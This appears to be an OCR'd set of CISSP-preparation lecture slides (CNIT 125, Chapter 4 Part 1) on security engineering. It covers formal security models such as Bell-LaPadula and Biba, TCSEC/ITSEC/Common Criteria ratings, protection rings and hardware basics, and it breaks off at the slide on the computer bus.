
CNIT 125: Information Security Professional (CISSP Preparation)



Ch 4. Security Engineering (Part 1)

Revised 2-20-18

Topics in Part 1

- **Security Models**
- **Evaluation Methods, Certification and Accreditation**
- **Secure System Design Concepts**
- **Secure Hardware Architecture**
- **Secure Operating System and Software Architecture**
- **Virtualization and Distributed Computing**
- **System Vulnerabilities, Threats and Countermeasures**


Security Models

Security Models

- **State Machine**
- **Bell-LaPadula**
- **Lattice-Based Access Controls**
- **Biba**
- **Clark-Wilson**
- **Information Flow**
- **Chinese Wall**
- **Noninterference**
- **Take-Grant**
- **Access Control Matrix**
- **Zachman Framework, Graham-Denning, HRU**

Down and Up

- **Top Secret**
- **Secret**
- **Confidential**
- **Unclassified**



No Read Up

- **Simple Security Property**
- **Subjects with low clearance cannot read objects with higher clearance**
- **Bell-LaPadua model**
- **Protects confidentiality**

Write Up

- **Writing up is OK**
- **A subject with Secret clearance may discover something which is then classified Top Secret and passes beyond his or her clearance**
- **That does not violate confidentiality**

No Write Down

- **Top Secret data cannot be written down to Secret machines**
- **Except through a formal process of declassification**
- **That would violate confidentiality**

Read Down

- **People with Top Secret clearance may read items with Secret or lower classification**
- **That does not violate confidentiality**

State Machine Model

- **Mathematical model of a system**
- **Every possible interaction between the subjects and objects is included in its *state***
- **If every possible state is secure, the system is proven to be secure**

Bell-LaPadula Model

- **Developed for US DoD**
- **Maintains confidentiality**
- **Has two rules**
- **NO READ UP**
  - **Simple Security Policy**
- **NO WRITE DOWN**
  - **Star Security Policy**

Bell-LaPadula Model

- **Maintains CONFIDENTIALITY**
- **Does not maintain INTEGRITY**
- **A low-clearance operative can submit false data which moves up to high clearance levels**
- **Nothing in the model prevents unauthorized alteration of high-level data**

Tranquility Property

- **Dictate how the system will issue security labels**
- **Strong Tranquility Property**
  - **Security labels don't change while the model is operating**
- **Weak Tranquility Property**
  - **Security labels don't change in a way that conflicts with defined security properties**

Lattice-Based Access Controls

- **Subjects and objects have various classifications, such as clearance, need-to-know, and role**
- **Subjects have a Least Upper Bound and a Greatest Lower Bound of access**
- **The highest level of access is "[Alpha, Beta, Gamma]"**

Lattice-Based Access Controls




FIGURE 4.3 Lattice-Based Access Control

Biba Model

- **NO READ DOWN**
  - **Simple Integrity Axiom**
  - **Prevents bad data from lower levels from moving up**
- **NO WRITE UP**
  - **Star Integrity Axiom**
  - **Prevents low-level subjects from changing high-level data**

Biba Model

- **Protects INTEGRITY, not confidentiality**
- **Appropriate for businesses more than the military**
- **INTEGRITY and CONFIDENTIALITY are opposing goals**
  - **You can't have perfect integrity and perfect confidentiality at once**
  - **You must make a compromise**

Clark-Wilson

- **Real-World integrity model**
- **Subjects must access objects via programs**
- **The programs have limitations**
- **Two primary concepts:**
  - **Well-Formed Transactions**
  - **Separation of Duties**

Well-Formed Transactions

- **UDI (Unconstrained Data Item)**
  - **Data that don't require integrity**
  - **Such as untrusted user input**
- **CDI (Constrained Data Item)**
  - **Data that requires integrity**
  - **Such as a financial transaction record**
- **Transaction Procedure**
  - **Well-formed transaction**
  - **Maintains integrity with Integrity Verification Procedures**
  - **Makes an audit record**

Separation of Duties

- **One department collects money**
- **Another department issues payments**
- **Neither of them are authorized to initiate purchase orders**
- **No one person can commit fraud**
  - **It would take a conspiracy**

4a

Information Flow Model

- **Limits how information flows in a secure system**
  - **Such as NO WRITE UP and NO READ DOWN**
- **Bell-LaPadula and Biba use this model**

Chinese Wall Model

- **Avoids conflicts of interest**
- **Prohibits one person from accessing multiple *Conflict of Interest categories (CoIs)***
- **Developed by Brewer and Nash for employing consultants in banks**

Noninterference

- **Ensures that data at different security levels remains separate**
- **If this fails, a *covert channel* exists**
  - **Ex: a cryptographic key can be found by measuring power consumption**

Take-Grant

- **Contains these rules**
  - **TAKE**
  - **GRANT**
  - **CREATE**
  - **REMOVE**
- **Model can involve a complex graph of relationships**

Take-Grant Model

- **Alice can create and remove privileges to secrets**
- **Alice can grant privileges to Carol**
- **Bob can take Alice's privileges**




FIGURE 4.4 The Take-Grant Model

Access Control Matrix

Table 4.1

User Access Permissions

Users	Data Access File # 1	Data Creation Application
rdeckard	Read/Write	Execute
etyrell	Read	Execute
rbatty	None	None

Zachman Framework for Enterprise Architecture

	DATA *What*	FUNCTION *How*	NETWORK *Where*	PEOPLE *Who*	TIME *When*	MOTIVATION *Why*
Objective/Scope (contextual) *Role: Planner*	List of things important in the business	List of Business Processes	List of Business Locations	List of Important Organizations	List of Events	List of Business Goal & Strategies
Enterprise Model (conceptual) *Role: Owner*	Conceptual Data/ Object Model	Business Process Model	Business Logistics System	Work Flow Model	Master Schedule	Business Plan
System Model (logical) *Role:Designer*	Logical Data Model	System Architecture Model	Distributed Systems Architecture	Human Interface Architecture	Processing Structure	Business Rule Model
Technology Model (physical) *Role:Builder*	Physical Data/Class Model	Technology Design Model	Technology Architecture	Presentation Architecture	Control Structure	Rule Design
Detailed Reprentation (out of context) *Role: Programmer*	Data Definition	Program	Network Architecture	Security Architecture	Timing Definition	Rule Speculation
Functioning Enterprise *Role: User*	Usable Data	Working Function	Usable Network	Functioning Organization	Implemented Schedule	Working Strategy

Graham-Denning Model

- **Uses subjects, objects and rules**
- **There are eight rules**

- R1: Transfer Access
- R2: Grant Access
- R3: Delete Access
- R4: Read Object
- R5: Create Object
- R6: Destroy Object
- R7: Create Subject
- R8: Destroy Subject [4]

Harrison-Rizzo-Ullman (HRU) Model

- **Like Graham-Denning, but treats subjects and objects as the same and has only six operations**

- Create object
- Create subject
- Destroy subject
- Destroy object
- Enter right into access matrix
- Delete right from access matrix [5]

Modes of Operation

- **Help to determine the access control and technical requirements for a system**
- **Four Modes of Operation**
  - **Dedicated**
  - **System High**
  - **Compartmented**
  - **Multilevel**

Dedicated

- **System contains objects of only one classification level (ex: Secret)**
- **All subjects are cleared for that level or higher**
- **All subjects have access approval and need to know**
  - **For all information stored and processed on the system**

System High

- **System contains objects of mixed labels (Ex: confidential, secret, and top secret)**
- **All subjects must be cleared up to the system's highest object**

Compartmented

- **All subjects accessing the system have necessary clearance**
- **But do not have formal access approval or need to know for all information on the system**
- **Objects are placed into COMPARTMENTS**
- **Technical controls enforce need to know for access**

Multilevel

- **Stores objects of different sensitivity labels**
- **Subjects have differing clearances**
- **A "reference monitor" controls access**
- **If a top-secret subject accesses a top-secret object, access is granted**
- **If a secret subject attempts to access a top-secret object, access is denied**


Evaluation Methods, Certification and Accreditation

History

- **TCSEC**
  - **Trusted Computer System Evaluation Criteria**
  - **Called the "Orange Book"**
  - **Developed by the DoD in the 1980s**
- **ITSEC and Common Criteria**
  - **International models, developed later**

The Orange Book

- **Developed in 1983 by the National Computer Security Center**
  - **Part of NIST (National Institute of Standards and Technology)**
  - **With help from the NSA (National Security Agency)**
- **Rates security from A to D**
  - **Image from Wikipedia (Link Ch 4b)**



TCSEC Divisions

- D: Minimal Protection
- C: Discretionary Protection
  - C1: Discretionary Security Protection
  - C2: Controlled Access Protection
- B: Mandatory Protection
  - B1: Labeled Security Protection
  - B2: Structured Protection
  - B3: Security Domains
- A: Verified Protection
  - A1: Verified Design [6]

TNI / Red Book

- **Trusted Network Interpretation**
- **Brings TCSEC concepts to network systems**

ITSEC

- **Information Technology Security Evaluation Criteria**
- **From Europe**
- **Separates Functionality and Assurance**
  - **Functionality (F)**
    - **How well a system works**
  - **Assurance (Q and E)**
    - **Ability to evaluate the security of a system**
    - **Effectiveness (Q) and Correctness (E)**

ITSEC

- **Assurance Correctness**
  - **E0 - inadequate**
  - **E6 - formal model of security policy**
- **Functionality ratings include TCSEC equivalents**

ITSEC / TCSEC Ratings

- E0: D
- F-C1,E1: C1
- F-C2,E2: C2
- F-B1,E3: B1
- F-B2,E4: B2
- F-B3,E5: B3
- F-B3,E6: A1

Additional functionality ratings include:

- F-IN: High integrity requirements
- AV: High availability requirements
- DI: High integrity requirements for networks
- DC: High confidentiality requirements for networks
- DX: High integrity and confidentiality requirements for networks

The International Common Criteria

- **Supersedes TCSEC and ITSEC**
- **Target of Evauation (ToE)**
  - **The system or product being evaluated**
- **Security Target (ST)**
  - **Document describing ToE, security requirements, and operational environment**

The International Common Criteria

- **Protection Profile (PP)**
  - **Independent set of security requirements and objectives**
  - **For specific category, such as firewalls or intrusion detection systems**
- **Evaluation Assurance Level (EAL)**
  - **Score of the tested product or system**

Common Criteria Levels of Evaluation

- EAL1: Functionally tested
- EAL2: Structurally tested
- EAL3: Methodically tested and checked
- EAL4: Methodically designed, tested, and reviewed
- EAL5: Semi-formally designed, and tested
- EAL6: Semi-formally verified, designed, and tested
- EAL7: Formally verified, designed, and tested [9]

4a-2

Secure System Design Concepts

Layering

- **Hardware and software are separated into layers**
- **Changes at one layer don't affect other layers**

1. Hardware
2. *Kernel* and device drivers
3. *Operating System*
4. Applications

Abstraction

- **Hides unnecessary details from the user**
- **Users just see icons, Web pages, etc**
  - **They don't see IP addresses, etc.**

Security Domains

- **Groups of subjects and objects with similar security requirements**
- **Kernel Mode**
  - **Low-level access to memory, CPU, disk, etc.**
- **User Mode**
  - **User accounts and processes**
  - **Errors in user mode should not affect kernel mode**

Ring Model

- **x86 CPUs have 4 rings**
- **Only 2 are used by Linux and Windows**




FIGURE 4.6 The Ring Model

Hypervisor Mode

- **Called "ring-1" (minus one)**
- **Allows virtual guests to operate in ring 0**
- **Controlled by the hypervisor**
- **Includes these CPU features**
  - **Intel VT**
  - **AMD-V**

Open and Closed Systems

- **Open System**
  - **Open hardware and standards**
  - **Ex: IBM-compatible PC**
- **Closed System**
  - **Proprietary hardware or software**
  - **Ex: Macs before switch to Intel**

Secure Hardware Architecture

System Unit and Motherboard

- **System Unit**
  - **The computer's case**
  - **Contains all internal electronic components**
- **Motherboard**
  - **Contains CPU, RAM, firmware, and peripheral slots such as PCI slots**

The Computer Bus

- **Primary communication channel between components**

